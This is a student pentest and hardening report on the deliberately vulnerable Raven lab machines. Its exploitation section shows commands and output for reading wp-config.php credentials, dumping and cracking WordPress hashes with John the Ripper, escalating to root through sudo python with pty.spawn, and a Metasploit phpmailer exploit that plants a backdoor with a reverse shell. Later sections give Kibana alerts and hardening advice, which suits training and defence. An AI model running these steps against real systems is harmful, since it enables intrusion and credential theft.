
When I used the command `cat wp-config.php` I discovered user name and password for the wordpress database

Database username: root

Database password: R@v3nSecurity

From within Kali, I was able to use the command `mysql -u root - p` and use the above credentials.

Once I was inside mysql, I changed databases to wordpress



The screenshot shows a terminal window titled "michael@target1:/var/www/html/wordpress". The window displays the contents of the wp-config.php file. The code includes MySQL settings such as DB_NAME ('wordpress'), DB_USER ('root'), and DB_PASSWORD ('R@v3nSecurity'). It also defines DB_HOST ('localhost'), DB_CHARSET ('utf8mb4'), and DB_COLLATE (''). The code is heavily annotated with comments explaining its purpose.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', ''');
```

Exploitation: Exhaustive search of Databases

(continued)

I was able to discover hashed passwords for users Michael and Steven

Finding I had a new user, Steven, and a hashed password, I decided to use John the Ripper to find Steven's password.

```
[CrackStation - O... /root/Desktop/vul... michael@target1:... Shell No. 1 11:56 PM]
Shell No. 1

File Actions View Help
root@Kali:~# john psb_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (?) 1g 0:00:07:42 DONE 3/3 (2020-12-10 23:55) 0.002160g/s 7991p/s 7991c/s 7991C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```



```
*/root/Desktop/vul... michael@target1: /var/... 11:20 PM
michael@target1:/var/www/html/wordpress

File Actions Edit View Help
information_schema
mysql
performance_schema
wordpress
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta
| wp_comments
| wp_links
| wp_options
| wp_postmeta
| wp_posts
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email      | user_
url | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael     | michael@raven.org |
| 2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven      | steven@raven.org |
|               | 2018-08-12 22:49:12 | 0 | michael |
|               | 2018-08-12 23:31:16 | 0 | Steven Seagull |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Exploitation: Using Python to execute commands

I discovered that Steven had limited root access to the Target1 machine.


```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 13 16:35:31 2020 from 192.168.1.90
$ nc 192.168.1.110 5555
(UNKNOWN) [192.168.1.110] 5555 (?) : Connection refused
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

From within Steven's account, I ran the command
`sudo python -c 'import pty; pty.spawn("/bin/sh")'`
to escalate root privileges and to find flag4.



Exploitation: Testing Exploits within Metasploit

Using Metasploit and a known phpmailer vulnerability, I was able to successfully establish a backdoor and deliver a payload

```
msf5 exploit(multi/http/phpmailer_arg_injection) > set web_root /var/www/html
web_root => /var/www/html
msf5 exploit(multi/http/phpmailer_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Writing the backdoor to /var/www/html/zW01bMgX.php
[*] Sleeping before requesting the payload from: /zW01bMgX.php
[*] Waiting for up to 300 seconds to trigger the payload
```

Shell No.1

File Actions Edit View Help

```
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com
```

=[metasploit v5.0.76-dev]
+ --=[1971 exploits - 1088 auxiliary - 339 post]
+ --=[558 payloads - 45 encoders - 10 nops]
+ --=[7 evasion]

msf5 > use multi/http/phpmailer_arg_injection
msf5 exploit(multi/http/phpmailer_arg_injection) > use 0
msf5 exploit(multi/http/phpmailer_arg_injection) > set rhost 192.168.1.115
rhost => 192.168.1.115
msf5 exploit(multi/http/phpmailer_arg_injection) > set targeturi/contact.php
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

```
msf5 exploit(multi/http/phpmailer_arg_injection) > set web_root /var/www/html
web_root => /var/www/html
msf5 exploit(multi/http/phpmailer_arg_injection) > exploit
```

[Wordpress](#) » [Wordpress](#) : Vulnerability Statistics

[Vulnerabilities \(294\)](#) [CVSS Scores Report](#) [Browse all versions](#) [Possible matches for this product](#) [Related Metasploit Modules](#)

[Related OVAL Definitions](#) : [Vulnerabilities \(0\)](#) [Patches \(20\)](#) [Inventory Definitions \(0\)](#) [Compliance Definitions \(0\)](#)

[Vulnerability Feeds & Widgets](#)

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2004	2						1		1						
2005	10		5			3	2					3			
2006	16	1	2			1	5	1				3			
2007	40	2	13			7	19			3	5	2			1
2008	27	2	4			3	9	4		1	2		2		
2009	12	3	1				3			1	3	1			2
2010	2		1			1									
2011	11					1	2					4			
2012	24	2	2			2	9			5	3		3		7
2013	19	1	1				8			3	2		1		
2014	29	3	3			1	8	1		6	2		3		1
2015	11	1	2			1	7			1	1		1		
2016	20	1					9			6	1		1		
2017	43	1	1			4	14	4		5	2		5		
2018	17	1	4				5	1		3	1				
2019	11		2				7	1			1		1		
Total	294	18	41	0.0	0.0	24	108	12	1	34	33	1	19	1	10
% Of All		6.1	13.9	0.0	0.0	8.2	36.7	4.1	0.3	11.6	11.2	0.3	6.5	0.3	

Blue Team

Alerts Implemented



Kibana Watcher Alert 1: CPU Usage Monitor

Summarize the following:

- This metric measures CPU usage
- The alert is instructed to run a watch every minute
- The alert sends a trigger when the percentage of CPU usage is above 0.25 in a 5-minute window.

Current status for 'CPU Usage Monitor'

Execution history Action statuses

Last 7 days

Trigger time	State	Comment
2020-12-14T05:41:59+00:00	▷ Firing	
2020-12-14T05:36:59+00:00	▷ Firing	
2020-12-14T04:49:29+00:00	▷ Firing	
2020-12-14T04:44:29+00:00	▷ Firing	
2020-12-14T04:39:29+00:00	▷ Firing	
2020-12-14T04:34:29+00:00	▷ Firing	
2020-12-14T04:29:29+00:00	▷ Firing	
2020-12-14T04:24:29+00:00	▷ Firing	
2020-12-14T04:19:29+00:00	▷ Firing	
2020-12-14T04:14:29+00:00	▷ Firing	

Rows per page: 10

1 2 3 4 5 ... 38 >

Kibana Watcher Alert 2: Excessive HTTP Errors Monitor

Summarize the following:

- This metric measures excessive HTTP errors such as 4xx and 5xx series errors
- The alert is instructed to run a watch every 5 minutes
- The alert sends a trigger when the count is above 400 status response codes in a 5-minute window.

Current status for 'Excessive HTTP Errors'

Execution history Action statuses

Last 7 days

Trigger time	State	Comment
2020-12-14T05:41:59+00:00	▶ Firing	
2020-12-14T05:36:59+00:00	▶ Firing	
2020-12-14T04:49:29+00:00	▶ Firing	
2020-12-14T04:44:29+00:00	▶ Firing	
2020-12-14T04:39:29+00:00	▶ Firing	
2020-12-14T04:34:29+00:00	▶ Firing	
2020-12-14T04:29:29+00:00	▶ Firing	
2020-12-14T04:24:29+00:00	▶ Firing	
2020-12-14T04:19:29+00:00	▶ Firing	
2020-12-14T04:14:29+00:00	▶ Firing	

Rows per page: 10 < 1 2 3 4 5 ... 38 >

Kibana Watcher Alert 3: HTTP requests size monitor

Summarize the following:

- This metric measures the quantity of HTTP requests for documents
- The alert is instructed to run a watch every 1 minute
- The alert sends a trigger when the sum total of http requests for all documents is above 3500 requests in a 1-minute window.

Current status for 'HTTP Request Size Monitor'			Deactivate	Delete			
Execution history	Action statuses						
Last 7 days							
Trigger time	State	Comment					
2020-12-14T05:41:59+00:00	▷ Firing						
2020-12-14T05:40:59+00:00	▷ Firing						
2020-12-14T05:39:59+00:00	▷ Firing						
2020-12-14T05:38:59+00:00	▷ Firing						
2020-12-14T05:37:59+00:00	▷ Firing						
2020-12-14T05:36:59+00:00	▷ Firing						
2020-12-14T05:35:59+00:00	▷ Firing						
2020-12-14T05:34:59+00:00	▷ Firing						
2020-12-14T05:33:59+00:00	▷ Firing						
2020-12-14T05:32:59+00:00	▷ Firing						
Rows per page: 10							
< 1 2 3 4 5 ... 189 >							

Hardening

Hardening

System Safety Compromised

Identification

- Stored usernames and/or passwords
- Unnecessary usernames
- First name as user name/ simplistic user name
- Simplistic passwords

System Hardening

- Don't store usernames and passwords.... **Ever**
- Remove redundant user accounts
- Establish username policy that requires level of random complexity to user names ie. Not john.smith@
- Establish password policy
- Establish multifactor authentication

1. Enforce Password History policy

The Enforce Password History policy **will set how often an old password can be reused**.

2. Minimum Password Age policy

This policy determines **how long users must keep a password before they can change it**.

3. Maximum Password Age policy

The Maximum Password Age policy **determines how long users can keep a password before they are required to change it**. This policy forces the user to change their passwords regularly. To ensure a network's security you should set the value to 90 days for passwords.

4. Minimum Password Length policy

This policy determines the minimum number of characters needed to create a password.

5. Passwords Must Meet Complexity Requirements policy

By enabling the Passwords Must Meet Complexity Requirements policy, you'll go beyond the basic password and account policies and ensure that every password is secured following these guidelines:

- Passwords **can't contain the user name** or parts of the user's full name, such as their first name.
- Passwords must use **at least three of the four available character types**: lowercase letters, uppercase letters, numbers, and symbols.

6. Reset Password

The local **administrator password should be reset every 180 days for greater security** and the service account password should be reset at least once a year during maintenance time.

7. Use Strong Passphrases

Strong passphrases with a minimum of 15 characters should always be used to protect domain administrator accounts. While passwords and passphrases serve the same purpose, passwords are usually short, hard to remember and easy to crack, while passphrases are easier to remember and type but much harder to crack due to length.

8. Password Audit policy

Enabling the Password Audit policy **allows you to track all password changes**. By monitoring the modifications that are made it is easier to track potential security problems. This helps to ensure user accountability and provides evidence in the event of a security breach.

9. E-Mail Notifications

Create **e-mail notifications prior to password expiry to remind your users when it's time to change their passwords** before they actually expire.

Enforcing Strong Passwords

Enforcing strong passwords can improve the security of an account. Stronger passwords require more time and computing power to discover.

[pwquality](#) checks the strength of a password against a set of rules, first it checks if the password is a dictionary word and then if not it checks the custom set of rules defined within `/etc/security/pwquality.conf`

To enable the pwquality module add the following line into the `/etc/pam.d/passwd` file.

```
password required pam_pwquality.so retry=3
```

The `/etc/security/pwquality.conf` file is then used to configure the checks such as minimum length, this file documents all available variables well, below is an example configuration.

```
minlen = 8
minclass = 4
maxsequence = 3
maxrepeat = 3
```

Mitigation: Identifying & Hardening Root Accessibility

Identification

- I Identified several instances of root accessibility as outlined in more detail in my vulnerability slides.

System Hardening

- **Patch Operating Systems** with latest updates
- **Disable Remote Root Access**
- **Disable Root Control Access** (`/etc/securetty` lists all devices that root is allowed to log in to. When no devices listed in this file, root access is been disabled)
- **Restrict Root Privileges**
- **Enable & Configure Firewall**
- **Multi-factor Authentication for all root users**
- **Encrypt Sensitive Data**
- **Account lockout** after 3 consecutive failures
- **Frequent Virus & Malware Scanning**
- **Limit SSH Access**

Hardening the Windows SMB Remote Code Execution vulnerability

Hardening **Target 1** against **Port 139 CVE-2017-0143** Vulnerability:

- Apply appropriate patches provided by Microsoft to vulnerable systems immediately.
- Disable SMBv1 on all systems and utilize SMBv2 or SMBv3 after appropriate testing.
- Run all software as a non-privileged user (one without administrative privileges) to diminish the effects of a successful attack.
- Remind users not to visit un-trusted websites or follow links provided by unknown or un-trusted sources.
- Inform and educate users regarding the threats posed by hypertext links contained in emails or attachments, especially those from un-trusted sources.
- Apply the Principle of Least Privilege to all systems and services.

[APDX001]

Report End

Report End

Appendix

Appendix

The following pages are a list of references and relevant screenshots.

- APDX001

<https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-microsoft-windows-smb-server-could-allow-for-remote-code-execution/>

- APDX002

<https://www.rootusers.com/23-hardening-tips-to-secure-your-linux-server/>

- APDX003

<https://attackerkb.com/topics/bIVgLkiSE/cve-2020-25213>

- APDX004

<https://www.rootusers.com/23-hardening-tips-to-secure-your-linux-server/#12>

- APDX005

http://help.sonicwall.com/help/sweng/9530/26/2/3/content/Application_Control.065.23.htm

- APDX006

<https://www.rootusers.com/23-hardening-tips-to-secure-your-linux-server/>

- APDX00x

Critical Vulnerabilities: Target 1

critical vulnerabilities (continued)

Vulnerability	Description	Impact
Port 111 CVE-2017-8779 CVSS score 7.8	Exploit on an open RPCBIND Port. By using Metasploit remote access is gained	RPCBIND vulnerabilities allow remote hackers to cause a DoS (Denial of Service) Fix by applying rpcbind patch
Port 80 CVE-2019-6579 CVSS score 7.5	Web servers allowing HTTP traffic on port 80/TCP or 443/TCP vulnerable to attack	An attacker with network access to the web server could execute system commands with administrative privileges Fix by enabling and configuring a Firewall [APDX004]
SSH Access CVE-1999-0013 CVSS score 7.5	Stolen Credentials from SSH clients via ssh-agent program	Other local users can gain access to remote accounts belonging to the ssh-agent user. Harden by implementing multi factor authentication, use end to end encryption
Port 22 CVE-2018-6082 CVSS score 4.3	Port 22 is included in the list of allowed FTP ports in Networking in Google Chrome prior to 65.0.3325.146 allowed a remote attacker to potentially enumerate internal host services via a crafted HTML page	Allows a remote attacker to potentially enumerate internal host services via a crafted HTML page Harden by patching chrome to 87.0.4280.88

Critical Vulnerabilities: Target 1

critical vulnerabilities (continued)

Vulnerability	Description	Impact
Index Page Access CWE-548 Nist score 4.3	Directory Listing Vulnerability	When an attacker is presented with an “Index of/” page, information leaks are possible, and this information can be used to craft other attacks. Harden by disabling directory listing.
Vulnerability to Brute Force attack		Ability to discover password by John The Ripper or Hydra Harden by implementing multi factor authentication

Critical Vulnerabilities: Target 1

critical vulnerabilities (continued)

Vulnerability	Description	Impact
Regsvc CVE-2020-25213 CVSS score 9.8 Aug/Sept 2020	Using Metasploit, running the command nmap -v -script vuln 192.168.1.110 I discovered regsvc vulnerability, with reference to wordpress/wp-login.php	Attackers can upload and execute PHP code. Using mkfile and put, PHP code can be written into wp-content files. [APDX003] Fix – patch to wordpress v5.6 (dec 2020)
Port 139 CVE-2017-0143 Nist score 8.1	Windows SMB Remote Code Execution Vulnerability.	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets. Hardening – refer page 24
Port 445 CVE-2020-0796 Nist score 10.0	Microsoft Windows 10 SMB version 3.1.1 SMBGhost	Local privilege escalation exploit Fix – install Microsoft updates immediately; disable SMBv3 compression

Critical Vulnerabilities: Target 2

My assessment uncovered the following critical vulnerabilities in Target 2.

Vulnerability	Description	Impact
#1 Simplistic Usernames CWE-521	First name, short names, or similar information can be easily socially engineered	‘michael’, ‘steven’ and ‘vagrant’ are all predictable names that can be discovered by social engineering. In conjunction with a simple/ weak password, file/ folder access can be attained. Harden by establishing user name policy.
Weak Passwords	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/ suggests that the passwords used for Michael, Steven and Vagrant could be cracked in only milliseconds by a computer.
Root accessibility PSB score 10.0	Authorization to execute and command, and access any resource on the vulnerable device.	Vulnerabilities can be leveraged. Extensive potential Impact to any connected network. Harden by disabling remote access! [APDX002]

Critical Vulnerabilities: Target 2

critical vulnerabilities (continued)

Vulnerability	Description	Impact
Regsvc CVE-2020-25213 CVSS score 9.8 Aug/Sept 2020	Using Metasploit, running the command nmap -v -script vuln 192.168.1.115 I discovered regsvc vulnerability, with reference to wordpress/wp-login.php	Attackers can upload and execute PHP code. Using mkfile and put, PHP code can be written into wp-content files. [APDX003] Fix – patch to wordpress v5.6 (dec 2020)
SSH Access PSB score 10.0	SSH Access to TCP Port 22	An attacker can attempt to connect to the server via SSH. Fix by allowing SSH access from trusted IP addresses only.
Port 22 CVE-2018-6082 CVSS score 4.3	Port 22 is included in the list of allowed FTP ports in Networking in Google Chrome prior to 65.0.3325.146 allowed a remote attacker to potentially enumerate internal host services via a crafted HTML page	Allows a remote attacker to potentially enumerate internal host services via a crafted HTML page Harden by patching chrome to 87.0.4280.88

